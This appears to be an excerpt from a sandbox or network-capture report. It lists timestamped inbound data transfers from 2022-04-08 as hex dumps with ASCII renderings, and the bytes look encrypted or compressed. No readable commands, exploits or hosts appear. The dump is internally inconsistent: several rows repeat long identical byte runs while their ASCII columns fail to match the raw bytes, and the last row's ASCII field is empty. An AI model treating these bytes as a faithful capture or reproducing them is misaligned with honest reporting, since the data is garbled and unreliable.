2022-04-08 10:12:56 UTC	96	IN	Data Raw: 08 da 1e 9a 9a e4 f6 e3 dd fa 14 5e d0 6f 47 f9 86 b2 53 22 85 47 a6 a2 e5 97 f4 bf 59 6b 4c ea 8b 59 bd c6 b5 e0 c6 dc d6 af c1 4a 5a 3b 82 c2 ac a6 1d 0d 99 13 61 70 7e 1e 7f 46 88 d3 db ef ab e2 76 c7 b7 a5 69 6b 47 eb 98 7d fc b1 46 a8 b6 3a f1 97 b1 d7 bd be c9 ba bc 2f 17 5e ef 7c ed ef ab 51 8b ed 8b 76 13 2c 6a 7a bd f6 e1 ca f8 83 1f 2c e2 e4 b7 cf d4 53 08 2e 1d d7 f0 4a b9 67 ee a1 ac 87 ba 11 33 b8 92 79 f5 06 0f 16 2a 7d b3 b9 68 b6 e1 85 8b eb a1 95 f6 8f eb d3 55 24 67 32 f8 7d 92 9b b9 23 a7 ba 42 ea 8f d4 6a 2f d6 cf 9e 4d 7b fe c1 e5 cd ef 5f 2d c7 c3 a5 fb 9e bc f8 b9 fe f6 da bd 15 35 06 2b f3 57 2c 7b 89 3f 38 20 d5 88 a0 32 c6 f9 8e 7f bf 71 3b 63 d4 fe cd b9 bb e1 ee 11 43 0f 4f 9e 72 90 4e 71 18 9d 07 87 73 8c a2 ca 5e 3c fe c4 71 Data Ascii: ^oGS^GYkLYJZ;ap-FvikG)F/^()Qv,jz,S.Jg3y*)hU\$g2}#Bj/M/_{-5+W,{?8 2q;cCoRNqs^<q
2022-04-08 10:12:56 UTC	112	IN	Data Raw: 4d 2f cd c7 4d 2f da 47 b3 12 aa 38 69 ab d3 42 59 c6 fe 20 22 8a e4 e0 1b ee 60 16 aa a5 2b 8c f7 2e 76 8a 28 84 a6 96 9a 8c c9 91 b0 ba d2 d8 3d bb 86 3f c2 dd b6 4d 02 f8 62 ea 68 45 45 8d 04 b8 ff 71 59 9f e4 9f 8d 65 4f 1f 72 a1 7f 5d b5 e4 9a 5b bf cd 7e 45 89 34 ad f8 e3 cc 49 2b ae 76 8e 1f 19 ff e4 b0 3d 57 f9 fe a2 b0 8f 2f 76 29 f7 1d cc 2d 0a 2a 5e 9d 4f 7f ec 5a 19 9f ac 7a cb 72 34 84 a2 ed 5e e7 98 69 2d 8e 12 ad d9 dc 5f bc 66 e5 b7 94 87 13 4c aa ab 2f dc eb 5f 91 e7 ff 29 82 65 2d bb 17 fa 71 b6 bd 02 47 fe 23 d7 61 7b 98 47 1b c7 d9 9d f6 27 c9 58 3c a2 f8 da 7c 82 61 7c 79 86 c6 b8 d7 1d eb 7c 57 8f 3e 5f b1 55 cd ec 42 e0 15 d1 14 df a7 8d bd 19 ed 1e 39 95 cb 57 4c ac d7 d9 d8 5e d2 73 62 7e 20 dc 73 26 a6 49 6a d9 bb 7c 1e Data Ascii: M/M/G8iBY ""+.v(=?MbhEEqYeOrj[-E4l+v=W/v)-^*OZzr4_i-_l_)e-qG#a{G/[gt,aly W>_UB9WL^sb~ s& j
2022-04-08 10:12:56 UTC	128	IN	Data Raw: 0b d8 32 e8 1a ff 6d 76 39 09 28 32 a4 32 ff 02 f3 b4 97 c0 3b 95 4a 5c 19 66 c6 47 ac 2f 0d f2 73 b6 ad 95 7d c3 15 f7 4e 03 87 2c 49 56 6a d9 fa d9 54 83 f3 e9 62 06 b5 06 46 99 e7 93 f7 1a 9c 4f 7d 62 50 ab 9d 96 79 3e f6 b5 c1 f9 f8 64 83 5a 95 59 c0 fd df 5e 0d ec 94 38 ee c6 92 da 10 3f ee 15 c0 03 4a 72 fe b4 80 1c 07 91 08 5b 15 3f 3b 65 7f cc 26 3a 18 84 3b 6a 06 ab ab 73 f3 a5 22 55 fc 19 12 01 6a 16 8e 32 e5 ce d1 da 3e 31 96 76 06 a6 41 15 b1 58 65 20 08 55 c2 d4 2d a9 72 6c 20 1b 12 eb a5 66 2b 29 eb 1a 97 6d 13 a2 2d 17 25 27 31 0f d9 42 f2 9c 58 3c a2 f8 da 7c 82 61 7c 79 86 c6 b8 d7 1d eb 7c 57 8f 3e 5f b1 55 cd ec 42 e0 15 d1 14 df a7 8d bd 19 ed 1e 39 95 cb 57 4c ac d7 d9 d8 5e d2 73 62 7e 20 dc 73 26 a6 49 6a d9 bb 7c 1e Data Ascii: 2mv9(22;JQfG/s)N,IVjTbFO)bPy>dZY^8?Jr[?;e&::js"Uj2>1vAXe U-rl f+)-m-%^1BX<4X5LkaSzXnsD{mxus#1B
2022-04-08 10:12:56 UTC	144	IN	Data Raw: 0d e0 9b 42 f9 ee 10 70 5b 00 95 06 af dd 15 60 1c 38 bd 8e 6a a4 59 46 ad f5 ff 65 bb 3c eb e0 92 18 45 1e 13 6b 53 a0 70 30 0e 98 e2 dc e4 b9 f0 8e 92 5a 5d 93 99 ae 95 81 e0 91 20 d5 70 23 0d a9 35 50 53 cb 0f 70 c2 68 8c 9a 5d 76 c1 31 9c 64 06 7a ff bf 39 93 a1 31 88 96 fd 3f aa 06 36 1c 3f 60 94 71 07 99 62 21 3c 14 9d a8 49 10 ad e4 09 61 54 59 4d 12 c3 c9 ce 54 ce 2a 36 c1 44 41 5e 2d 41 d4 49 cd 8a 98 90 4b 8c f5 75 91 b5 b5 d6 50 37 a8 60 18 84 49 5b c5 b3 9b ba 48 8b 73 ca d5 98 40 42 26 48 02 20 5b 48 93 3c 33 63 4c 49 59 d5 c2 11 51 b1 80 a8 88 8a bc db f1 f7 fb 7f df bd 77 dc ef bd e7 70 64 6c e3 c9 ce 3e 07 ce dc 73 ad 33 d7 5c e6 ce 18 db 21 59 52 27 2e d0 41 d9 2c 28 31 d3 85 13 e8 1c 2f 0a 44 35 54 d8 e1 c6 f9 b2 62 Data Ascii: Bp[8jYFe<EkSp0Z] p#5PSph)v1dz91?6? qb!<laTYMT*6DA^~AlKuP7"! ;Hs@B&H [H<3cLIY5?\\7WW]PB[x tf]QpLU>FsqN
2022-04-08 10:12:56 UTC	160	IN	Data Raw: 25 32 d6 82 4d 36 e1 44 e0 cb 4b c2 8c e1 0d fc 4f b3 4b 29 33 1e b2 85 64 00 f3 04 c0 6d 12 fc f0 a0 39 1e e3 44 c1 65 f5 5a 0d e0 ec f2 c6 78 62 af 00 59 52 01 f0 e6 86 63 bc de 3a 40 fe 35 0d 78 bf cd 30 de c9 47 80 3c 0e c7 5f db 31 5e 1b 19 c8 fe d3 81 e2 3f 69 07 7f 73 6c ac 88 cb f8 5b f6 1d 24 73 42 31 05 9a bc 88 8c a3 f3 3c a7 a0 82 50 0d 9a 79 70 26 15 73 b6 02 5e 51 8e fe 52 8a 09 ae e1 da ff 0f 65 ef 01 d5 d4 f7 75 8b 22 2d f4 de 5b 94 22 3d f4 1a 92 23 48 e8 bd b7 d0 3b 21 74 48 48 76 22 07 c5 8e bd 8b 8a 28 56 6c 80 8a 35 28 2a 16 14 45 c5 42 11 51 b1 80 a8 88 8a bc db f1 f7 fb 7f df bd 77 dc ef bd e7 70 64 6c e3 c9 ce 3e 07 ce dc 73 ad 33 d7 5c e6 ce 18 db 21 59 52 27 2e d0 41 d9 2c 28 31 d3 85 13 e8 1c 2f 0a 44 35 54 d8 e1 c6 f9 b2 62 Data Ascii: %2M6DKOK)3dm9DeZxbYRc:@5x0G< _1^?isl[\$sB1<Pyp&s^QReu"-[!="#H; tHHv"(VI5(*EBQQwpdl>s3\\YR'.A,(1/D5Tb
2022-04-08 10:12:56 UTC	176	IN	Data Raw: af c9 ac 87 83 a0 de 13 4f 4d b1 77 cc d3 ac 98 26 25 33 93 01 90 6b 86 93 67 62 16 74 00 ca 91 aa 81 8b 5a fe a4 b7 d1 b0 57 80 84 33 46 69 a0 09 55 a6 d5 11 e2 cf 62 b6 4a f0 fa 53 0d 01 96 2b 2a c0 97 43 bc c6 e4 e0 a6 52 d6 70 5c 87 1e 80 8a 29 34 f1 f7 36 d5 86 34 d0 02 e7 e9 4a a9 06 78 71 ff 51 35 20 0d 6f 09 cb c6 85 ab 43 07 77 e1 fb df 01 66 0f e9 36 13 2e 2c b3 03 b8 49 73 e7 b2 f8 16 a9 a7 40 3a 97 8d 19 b9 cc 03 06 a5 a7 b8 5f b8 cd 44 02 98 f1 97 c5 ab e1 f7 94 18 50 12 a8 64 5e 49 fa 43 9e a1 e6 5a 37 75 fd f7 3c df d4 43 bc a9 84 7e b7 6d da ba bc b4 b8 6c f6 af 88 34 f2 5f c0 fd eb d5 f0 2f f8 6a f0 98 45 df 8a 34 42 b7 02 3e 57 c5 d8 3f 58 8e 25 01 ca d5 9c 89 6a 6e e5 89 5a 51 12 96 98 02 49 d1 4e d2 bf 40 32 40 54 a3 4c d6 1c e8 c8 c7 Data Ascii: OMw&%3kgtZW3FiUbJS+*CRp)464DxqQ5 oCwf6..ls@_Pd^ICAZ7u<C-ml4_/jE4B>W?X%jnZQIN@2@TL
2022-04-08 10:12:56 UTC	192	IN	Data Raw: e3 17 c4 04 34 4d 5c 1e 79 e0 a2 f3 45 1d 28 dc 20 50 42 a6 4c 62 52 d9 5c 4a 86 08 28 10 a1 a0 0d 20 cf 81 51 8a 4a 87 03 72 a3 26 8c 20 5e 2b 57 14 b5 63 7f 19 2e bc e8 15 76 c4 9d 8e 34 1c ee 46 93 88 f9 a2 76 d0 e2 1c 10 87 9f 5d 2d 00 98 0a 3c 86 71 19 00 63 67 40 a6 41 b2 cc 65 80 c3 b3 29 1a 7a 3b c8 29 fa 82 d2 14 a2 74 20 68 26 c0 2d c9 65 1e 8f 02 1c ff bb aa 01 f9 36 00 9e 34 36 8d 79 00 0b fe 7a 2e 60 07 50 81 0b 8f 8b bc 1a 12 b9 16 99 7e 09 8d f4 2e 30 4a 47 ce 64 35 d8 f9 40 b5 8c 0f 69 5d a0 8d 7f d0 e9 7c 80 13 f8 44 12 07 c7 b2 fe 27 67 32 34 06 d1 85 b3 80 bb 1f 70 ed 11 f8 22 df 86 bb cc 66 5e 06 fc 85 e3 63 7e 20 50 4c 14 c8 2a 94 87 4b c4 53 45 c5 69 e6 6a b2 98 2f 47 2f 4e 5d d2 8b 04 e4 94 95 b8 fe fe 15 66 f6 11 4e 12 98 95 3d 43 Data Ascii: 4MyE(PBLbRlJ(QJr& ^+Wc.v4Fj)<qcg@Ae)z;)t h&-e646yz.'P~.0JGd5@i]Dj'G24p"t^c~ PL^KSEij/G/NjN=C
2022-04-08 10:12:56 UTC	208	IN	Data Raw: b7 9a 70 d0 a6 1c 12 20 e4 58 93 20 92 c6 fd cb 46 91 38 8e 68 c1 73 82 58 33 03 f9 70 39 3d 52 4c 22 23 a3 39 8d 10 95 11 54 24 a0 23 c0 bc 6d 7c e3 71 b4 30 a0 e3 21 e0 e6 c0 e7 7a 03 29 22 15 1e 8f 9b b1 81 1f ce fe ab 52 0c fb 69 c8 e4 61 1b f9 d5 f0 5e 4e 6a 70 28 c8 98 d0 4a 12 fe ab 0a a4 32 77 61 b2 32 85 04 56 fd 0c 0e 22 9b 6a 46 02 42 0c db 01 04 21 e2 92 3f 6c a4 f3 cb aa a2 ee 44 7e 6d 51 ad 1e 01 cd 7f 0a 04 e2 2a b4 79 08 c7 84 2c ac a0 72 9a 02 c0 42 e5 91 b0 98 6d a8 a2 30 b1 6c 0a 2a 76 79 16 85 88 c1 3b c2 c5 03 67 62 74 36 c7 38 90 0f 57 8c b3 ac f3 e2 a8 86 10 55 08 d6 09 c2 5d da 10 3b 21 28 e3 56 80 d8 a8 2b b2 ca b7 b2 7a 13 cc 24 c0 04 19 3b 56 cd 24 b0 11 e4 9a 40 2e a0 bf e2 38 c2 32 45 c7 32 5a 19 7c 64 1c 40 73 9c 34 66 86 Data Ascii: p X F8hsX3p9=RL"#9T\$#m[q0z)"Ria^Njp(J2wa2V"jFB!?!ID-mQ*y,@rBm0!vy;gbx68WUJ;!{V+z\$;V\$@.@ 2E2Z)dDy4f

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	224	IN	Data Raw: 18 68 12 04 6b 26 34 b1 31 e2 c2 2b 02 1e 3f 81 d7 9a db 72 3c 01 0e 19 2b db 5c 48 39 24 6c 6c 65 0e 0b d9 59 69 66 2e de 32 74 d3 a9 64 56 86 10 9a ea c1 ff 30 ca 18 09 01 bd ee af 6a 17 2a c4 36 41 b5 17 eb 3c f0 3a ab 38 54 12 60 b8 f1 1c 05 6c 2e 87 d7 35 03 2f 94 01 23 88 65 77 fb 60 55 61 e8 5c c0 16 94 75 61 48 b7 81 61 23 03 24 0a e8 4f f2 dd d9 66 b6 f1 e6 38 20 44 14 4b 6d 1e ce 20 c5 00 08 ac 14 71 b2 06 3c 07 87 00 8d cc 73 d8 7f 69 a2 f6 bd c8 d3 17 f9 7f 6d 79 e8 7d 26 f2 dd 10 04 8a 9a 60 20 41 74 0a 02 5c b4 21 f9 8c 49 60 6c c0 e2 43 10 c2 d4 7e f1 51 28 5e 79 86 a3 31 d0 4c 02 a2 06 1f 38 d0 56 90 54 72 00 99 20 8c 88 fa 83 22 e4 db c5 40 0f fa 60 c8 c8 ed 80 b2 e6 f2 59 88 35 e7 e1 da c5 fc 56 00 ec 3f 00 2c b3 f5 68 00 5b 83 58 f3 4c Data Ascii: hk&41+?r<+H9\$leYif.2tdV0j*6A<:8T`l.5/#ew`UaluaHa#\$Of8 DKm q<simy}&` At!l'IC,Q(^y1L8VTr "@`Y5V?,h [XL
2022-04-08 10:12:56 UTC	240	IN	Data Raw: 92 52 31 b9 fc ee ce b5 fb 3b 56 1b df 6e 5e 1b f6 ac 77 61 df 9e b1 be fc f2 0d 25 62 a9 bf 36 5e 2f 08 36 14 39 cf 60 2c 7a fe f2 47 a3 8d e9 93 37 c1 fc 35 e4 a2 bd cd 33 eb 65 30 b4 0b 46 20 d9 55 7f 34 af 21 0c 4e b2 5d a4 4c e6 0f d9 03 f3 4b e6 ae d4 10 a0 8e 40 f9 1f ad 06 05 38 fb f9 98 1e db 0b e8 d9 15 fc d5 c0 45 e0 4b e1 83 d5 00 e4 63 73 87 fc 48 37 37 36 20 24 7c 10 d0 c4 c4 32 5f 08 88 f0 a6 28 ec 17 e0 9e 18 86 bf 13 47 f1 13 a5 e2 02 4c 0e 9d 43 85 dc 15 1a da d8 32 ca 20 88 62 0d 02 b0 49 0b 63 d1 c0 46 0a 9f bb 1f 3e b8 97 4d 03 02 2d 00 36 43 32 48 43 15 1c a0 f9 4c 0c 41 b0 9e 64 d0 00 40 7b de b6 52 40 1d c5 1c 5c 9d 14 98 00 ac 5c 56 55 15 6e eb 87 01 97 4f c0 8c 00 62 28 b7 0d b8 dc 05 eb 59 1c fe 5c 4f 8a 08 76 a6 46 c2 2f 5f c0 Data Ascii: R1:Vn^wa%b6^/69`,zG753e0F U4!N]LK@8EKcsH776 \$ L2_(GLC2 blcF>M-6C2HCLAd@{kR@\\V UnOb(YOvF/_
2022-04-08 10:12:56 UTC	256	IN	Data Raw: f7 92 79 e4 8f b5 9d 83 ac a4 0e 4b b5 63 b8 1e ed da 79 bd 05 49 e3 f3 1e 4b bd 7a 1c dd d4 c1 cb b8 6a 79 43 e9 fd f2 86 ec 59 b7 c5 cf 04 fd 7c eb 78 f2 1a c7 ec ca 10 f5 e4 e7 aa 75 5a 05 5f 0c db 5e 96 0f 9e e7 58 49 d5 80 6d db 47 ee ac d5 54 18 ae 63 4e 51 bc 2c 39 63 c6 80 a9 c4 57 4f cf 3b 6f 72 f6 3c f9 f4 d1 ba 5b cc 25 b5 ed ea e7 3f da 2d 67 7f a7 76 4e 68 ef bf b2 ba 29 7b 9b ed cb 8a fe 14 9e 07 8f 87 11 ca 70 22 05 4e b2 5a f8 b3 0a 7e 1b cf 8b 27 af fb fc fa 9f f6 5f c6 4b ec 99 8c 15 65 e1 47 ff 8a e0 4c 6a ce 02 cf fe 02 9f 28 02 23 74 f8 80 f0 a3 41 60 e2 78 06 84 34 92 cb 7c 44 1c 26 87 40 71 bb 00 e8 d2 80 06 0e e8 5c 01 0b 31 d6 3a 6b 01 9c 93 01 7c ef f1 ed 18 38 8c 00 6b 2b 60 0d be 5b 06 e9 30 a7 ef 12 f2 c3 62 d3 20 fc 23 97 Data Ascii: yKcylKzjyCY[xuZ_~XImGTcNQ,9cW0;or<[%?-gvNh]{p`NZ~_`KeGLj{#tA`x4D&@q1k k+`[Ob #
2022-04-08 10:12:56 UTC	272	IN	Data Raw: aa 76 e2 a1 77 d5 d5 fe cf d2 96 d1 2f 2c ab 38 73 3d 6b 9d cd fc 9e 73 02 ce 32 39 1c cf ba c3 ac 51 ab 3e d2 59 d6 87 d3 b9 af df 6d bb e1 7d 91 32 8f 3d c6 29 df 79 eb 50 8d e8 91 69 9f 63 70 dc d0 ad c6 e1 01 d2 89 3f 0b 55 5e ff ce de d4 98 cf f6 90 6d 5f 53 be a3 f7 b1 0f 5d 49 d0 2b 1d 55 9d 73 b8 48 fd 60 e9 b2 8d 03 b7 94 87 36 9c 9f 1d 66 ac b9 ec 12 5b 93 15 77 98 ff 67 6f 41 f1 95 81 a5 b7 95 1a 34 ee 66 a9 2b bf 08 5f 7a 6c d1 c6 6e ed 47 53 2e aa ff 58 4b be be e6 53 e1 1d b5 c3 7b 70 41 e8 c9 97 57 9d 0a 5f 7f 7a 7c 70 b3 f4 9e 5f 64 fb fd e7 6e 67 8c 0f fc 4c 19 75 d2 b8 f2 fb 7d 9b 8a f3 89 75 c5 c5 b7 2f 3c bf a2 bc 52 a1 d6 3b 7b 7a fe 6b cc 2d 20 13 3b e0 f3 b1 53 26 76 dc ce f4 72 08 3e da bf ee b2 39 eb 94 2e fd d1 7a 5f 37 ca 69 52 Data Ascii: vw\\,8s=ks29Q>Ymj2=)Ym]Pipc?U^m_Sj]i+UsH`6f[wgoA4ft_zlnGS.XKS[pAW_zlp_dngLu]u/<R;[zk-;S&vR>9_z_7iR
2022-04-08 10:12:56 UTC	288	IN	Data Raw: 41 72 d2 b7 0b ab 43 5d a3 ef f5 7c 2d 1c 57 8a 38 3b ba 40 a1 e7 d0 ce dd 8a f2 0b a7 a5 d5 7b 44 07 e5 6e d9 e9 57 bf 64 41 e3 8b b8 f1 05 2b 5e 1a cf dc 78 90 a7 75 ed 0e ee a0 a6 69 58 f7 6e 6d ef 0c 17 eb b4 ad 51 db 3e 87 a8 be db 0a 08 46 f5 8a a7 2f f3 17 a7 df 48 54 fe fa 4b 62 73 56 e7 b3 c7 f1 1c a7 dc b6 42 eb b5 d9 cd 4f 1e d9 2b cb fc e9 25 ef 1e 98 dd b1 eb cc 81 f9 75 b9 3d 52 a4 85 91 0f cf ee b3 3f 69 3a 26 f1 bd 3b 96 d2 7c e2 d3 b9 83 fd e9 53 07 7c d3 c6 3e 3f bc 78 2c 25 ce 63 ad de d9 c3 4b 9d c2 b4 05 82 b7 85 11 eb 6f ae fc d0 b8 7a 2f fd c0 82 4b a4 c8 38 5c c6 d2 b9 f7 7a eb 06 b9 10 15 e7 d6 a5 d5 95 a6 1b a3 54 b6 cf b2 35 70 4f 31 a8 25 d9 e7 45 ef 6e 7d ff 22 fa 58 59 f4 54 ad 4d fd c5 15 05 67 c6 f7 0d 3e de 58 76 e7 e3 ae Data Ascii: ArCj]-W8;@[DnWdA+^xuiXnmQ>F/HTKbsVBO+%u=R?i:&[Sj]>?x,%cKoz/K8zT5pO1%En)`XYTMg>Xv
2022-04-08 10:12:56 UTC	304	IN	Data Raw: 24 95 ef cc 92 eb 39 b5 3b df 9a f7 df 92 d1 3e 3d a3 67 34 7e da 52 d9 89 b1 bd 01 ab d9 cf 37 e9 45 0e a6 74 c4 ed 98 25 69 fe ab fa f4 d6 fd 07 de fc da ed 98 be a0 d9 47 7b e4 4a b9 da e6 5e e5 7d 75 3a dd e9 5b 9b 97 3e 70 e9 b2 b4 1e 8f 7e 73 ad b6 f0 26 2d e1 43 c4 6f a7 f5 87 5f 4e bb ef 34 ff 87 f7 0a d9 ec bc f4 df 0a b7 18 07 fd 4a 2f 1d 6f a2 8f 6f 8c 52 52 4c 80 e3 ef 1a ff 4b ac e1 fa 45 66 8c 60 ad 65 77 df 6e 9a 37 9a 2b 5f 65 d2 9e 77 76 6c fa d7 66 89 fd 6f e6 54 8f ab df a6 fa 19 ff 7a 42 a1 79 2d 4c f5 e6 6b 0c d4 af b3 d4 53 09 eb bd b7 52 cf e6 9b 63 47 eb d3 fb 5f 5d 4d ff 95 d1 60 e0 ac 51 d5 f4 7e da 37 a6 a7 0d 61 f9 8c 8e ed 14 e5 d9 be 12 b1 c9 dd de a7 86 cb 9b 0f 0c 3c a9 f8 b1 52 6d a9 93 c4 97 f0 2d f9 8a 3b 32 37 9d f4 1d Data Ascii: \$9;>=g4-R7E!%iG{J^}u:[>p-s&-Co_N4J/ooRRlKEf ewn7+_ewlfoTzBy-LkSRcG[WM`Q~7a<Rm-;27
2022-04-08 10:12:56 UTC	320	IN	Data Raw: e6 fb f2 6d 2d 4a 0a 17 e4 3f 13 6c fa f6 c0 ae 56 6e b7 f6 15 fc e9 85 32 a9 77 63 cf 8f 15 d7 6d 24 2e 1d 98 57 49 9d ff c1 2b 74 84 34 c3 5b c1 a4 9c 0b 1a 02 7f c4 f0 5d 36 5e cf 78 35 e9 bb dd 49 d7 41 a5 fa d4 16 a6 f1 4f 8d f9 b3 aa 95 4c cf b6 4f 33 2a 3e 99 19 e0 99 4e 3f c5 6c bc ef f6 d6 f9 77 e3 52 45 2d 72 cc 6a 15 3d 97 15 77 b7 17 ad b5 a4 cd 5f f6 53 fe ae cf d9 a6 fe de fc 3d 71 8e 47 0e 66 44 31 db 57 b9 fc b8 65 f7 2a 6b eb f2 c1 d2 a7 67 b3 ed 6d 53 5e f8 4d 7b c7 2f 4a ac 59 9b b1 41 7f 6f 97 ca fb 95 99 77 ce dc 32 5b c9 4e b6 ac dd 5f bc fa d6 5f c1 97 1c 2f cb d1 e4 c8 95 c7 8d a5 a7 58 43 e4 bb bf 19 09 b5 3f 7f de cd da fe 98 29 b7 4b 54 19 f6 73 69 df ac 82 78 e9 59 aa ca b2 87 da 68 9e 37 22 ef 29 bf 5e 13 23 1f 60 1e e3 7f af Data Ascii: m-J?lVn2wcm\$.WI+t4[]6^x5IAOLO3*>N?lwRE-rj=w_S=qGfD1We*kgsM^M(JYAow2[N_XC?)KTsixYh7y)`^#`
2022-04-08 10:12:56 UTC	336	IN	Data Raw: fc eb e3 a5 7c ff 36 ed 49 85 86 0f 51 dd aa 3f 64 76 ec 18 5b b8 bc fc ba cd bc 53 ad 7b 6a c6 e6 e8 1c be bd 80 34 58 34 3d 7d 57 84 b8 76 5e 51 a2 ea e5 c3 c0 31 25 f5 99 69 e2 d9 3b 5c 4f ef 9a 0b 3e fd 9b d5 18 c6 6d 92 14 bb f7 79 67 a2 db 83 0c 33 3d 9f 5f 38 fa ad a0 74 b9 da b4 76 33 e7 27 aa 9c f5 b5 5b 7d df 9d 98 78 63 79 ca 69 e1 92 e8 8e 43 ca b6 8f bd 4f 2f 4b 51 57 be b5 71 7f d8 22 43 dd 3d 69 3d 2a fe 2f 43 36 0e 2f af 97 dc 0b d6 36 9b 04 3b 7e f7 6e fb 55 e9 f5 f0 b1 77 a3 2f e6 35 71 ef da f5 1f f2 1b a6 91 b6 1c 28 ab 3e ce b9 e0 61 78 24 06 4f 55 72 cd 33 cc 3a eb f8 a9 d6 f5 92 2d a5 33 2b 62 bf 31 9e 6a ff 0c aa a0 57 e6 75 1a ad d1 de 7c 5a 1d 60 81 a2 23 9b 64 6d dd ac 2f 46 d3 6a 96 ee 1e 7e d9 52 77 a7 ed 5a 49 d1 17 df fa da Data Ascii: [6IQ?dv[S[f4X4=]Wv^Q1%i\\O>yg3=_8tv3[]xcyiCO/KQWq"C=!=/C6/;-nUw5q(>ax\$OUR3:-3+b1jWu]Z`#dm/Fj-RwZl
2022-04-08 10:12:56 UTC	352	IN	Data Raw: 35 35 c7 96 95 57 56 c4 2d 0a 73 18 f5 28 2b 9f 79 7a 0e f9 31 08 cb 92 7a d3 3f 3f 66 cf 17 ee a1 9d cb 26 6e 94 1e 7e be f2 d2 d3 1d e6 66 3d cd 9c a5 3e d3 17 cc 7c 2d 17 71 be 75 c3 2f 60 ec 97 ff 6d eb 47 31 4d d1 d1 8b 77 8c 0d 02 e4 6e 1f 9f 90 29 bb 7c a3 e7 f0 f4 ee 17 71 22 cb 39 9f 3c 87 bd ee 31 f6 1c b8 e3 3d 66 5e 4d 7b 61 73 ff 74 bf 78 a3 f9 d9 46 bb 67 bd 54 9d f7 da bb c6 c2 7c 34 8a 14 47 64 17 67 fb 75 c5 73 b4 6b a2 57 c9 bb e6 16 a9 d9 c4 58 b2 6b 8c bf 8b 8b 3d bf bd 34 b8 4b d6 a1 67 b9 57 ea 9c 2f d3 35 f7 28 5e a9 63 d4 53 09 eb bd b7 52 cf e6 9b 63 47 eb d3 fb 5f 85 35 d5 0e df 76 57 bc 37 ef d5 ee e4 d8 9e e3 46 6f 4d 12 f3 52 ff 94 16 1c 8f fe f2 7c e3 64 21 2f 88 b3 80 f7 c0 78 23 ff d6 e6 39 7e 27 0d 2e 0e 8d 7d 1b 96 56 28 c5 9d Data Ascii: 55WV-s(+yz1z??f&n~f=>]-qu`mG1Mwn)]q"9<1=f^M{astxfgTj4GdguskWXk=4KgW/5(^g(_l5vW7FoMR]d! /x#9~-.}V(

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	368	IN	Data Raw: 48 70 74 4c a2 46 b8 2a 7b 87 f3 03 b9 ca 96 15 8e ca 16 9a 74 8d d9 ea fe ee 90 c0 aa b9 33 ec 22 54 29 f1 9e 76 5c 6d 7d 60 a1 4e 48 09 95 27 87 44 9b aa cb 58 db 32 cb 4c c2 e4 f5 f3 54 08 8a ba d6 b3 0b c2 e3 42 41 92 86 b6 2a 08 c5 e4 3e 75 17 17 93 8a ca c7 45 22 4f 1a 9f 92 58 4c 05 d5 82 62 3e a5 ab d8 63 02 e2 2f f7 a7 95 95 2a 8b d5 e5 14 f6 20 ee 94 eb 89 b4 39 6e 65 d3 1f cd 1d 77 8e f2 ae fa 59 dd b3 46 4f 4e e4 af 64 fd b6 b9 5a 98 34 f4 d4 b6 a6 e6 a5 99 7d 35 47 e2 fd d6 3f e6 4d 2d 1a 6d 9a 7e 25 4e 7a dd 9a a7 53 13 37 ef 5a f6 b2 46 cb a2 55 24 a2 66 97 bf 8b b1 c2 c7 92 79 ad 57 a9 e1 1b ad da be 2b b6 cc bd 7b fa 07 27 e0 de 0b fe f3 f1 77 4e 76 ba e1 2f 6d db 3c 6f 78 c9 53 74 22 95 6d c7 15 4b d6 69 46 9d 0c d4 b9 13 8a ef 92 c4 fe Data Ascii: HptLF*{t3"TvImj}`NH'DX2LTBA*>uE"OXLb>c/* 9newYFONdZ4)5G?M-m~m~NzSZ7P+I/yW+{wNv/m<oxSt"mK iF
2022-04-08 10:12:56 UTC	384	IN	Data Raw: eb 44 59 15 3b 44 ad 85 26 b4 59 d6 e7 84 f9 b9 6f 84 d3 32 f6 51 d5 cc ee 0a 67 31 77 0b 07 53 1d a9 d9 86 7d 3c 66 2c f3 bf 9c c9 90 d4 30 f7 df 59 0d f7 04 a7 62 7a e9 b7 05 5c 64 3d aa 9a 1a 21 8b e9 7b 14 39 f9 e9 d8 19 2b 70 34 54 6c c2 fd 49 40 d5 cd 3d 21 5c 15 93 51 28 0a b5 f3 f0 70 e4 04 1b 17 ab 69 17 02 c3 c0 70 a0 aa 08 92 34 54 e3 28 40 43 db 78 76 14 e0 c8 2a 45 79 eb 53 e8 36 65 e1 20 49 dd 0d 5e 8e 0c b3 82 46 cb a2 55 24 a2 66 97 bf 8b b1 c2 74 ef 22 2e 2d 43 50 cc e1 78 bb b1 1c b7 8d 27 69 cd 94 f7 5b b1 27 78 bd f0 48 d0 95 a3 e6 8f 96 15 0f 76 ad 7a 7c 62 ce 89 6f 87 55 4a a6 eb 0d dc aa 25 50 97 17 ac 38 2c 52 eb 18 fd bd e6 45 d8 45 19 41 f4 c2 cc 37 96 df 34 b6 64 44 58 69 6a 6e 3c aa 9a f7 2c b4 ba fb bd 62 50 c5 41 9f 83 e9 99 Data Ascii: DY;D&Yo2Qg1wS)<f,0Ybzd=I{9+p4TII@=I\Q(pip4T(@Cxx*EyS6e l^oFUsf!`.-CPx'i xHvz boUJ%P8,REA74dDXijn<.bPA
2022-04-08 10:12:56 UTC	400	IN	Data Raw: 9f 2c c4 80 e0 4b db 1a 8b d2 d7 c8 b8 24 0d 47 6c 57 54 ae e2 2c fe 97 27 af 5a 78 0d fe 9b 7e 4d 80 09 9f 08 00 57 99 de ad 1d ca f5 2e 5f 01 e4 01 31 e3 51 fc 9a a4 cd a2 53 59 3f c1 49 8d 6b 9e bf c2 bf 81 0f fe d7 2b 7e aa 4e c7 86 9d 13 b2 7f 81 ff 9d 33 19 1a ff b7 d4 60 05 38 f1 ff 96 1a e2 8a 45 46 3c 1e c5 0e 5e 66 19 c9 c4 c6 52 31 8c 27 0f 48 80 e0 47 02 c1 8e 02 cc a6 40 c1 34 cf 95 ac 0a ac a3 c2 c9 4a 8a fa 15 4a aa b2 4a 24 39 7b e0 10 aa 46 09 09 57 d0 aa 54 70 8f 05 da 49 26 6a 8e 2a 8e a5 49 96 11 80 9c 6a a7 a8 0a 34 52 23 41 0a d0 77 2e ad e6 8c 17 93 77 16 93 79 e3 0e 7c de 6f 2e d7 1c cb 70 4e 4f 77 b7 65 81 62 8e 67 27 bc 70 b0 ce 99 d2 d0 a5 ea 71 d9 7a c7 47 dc 7e f7 b4 e9 7b 99 ae f5 37 40 cd fe 65 86 83 a9 e9 de e4 93 57 bb Data Ascii: 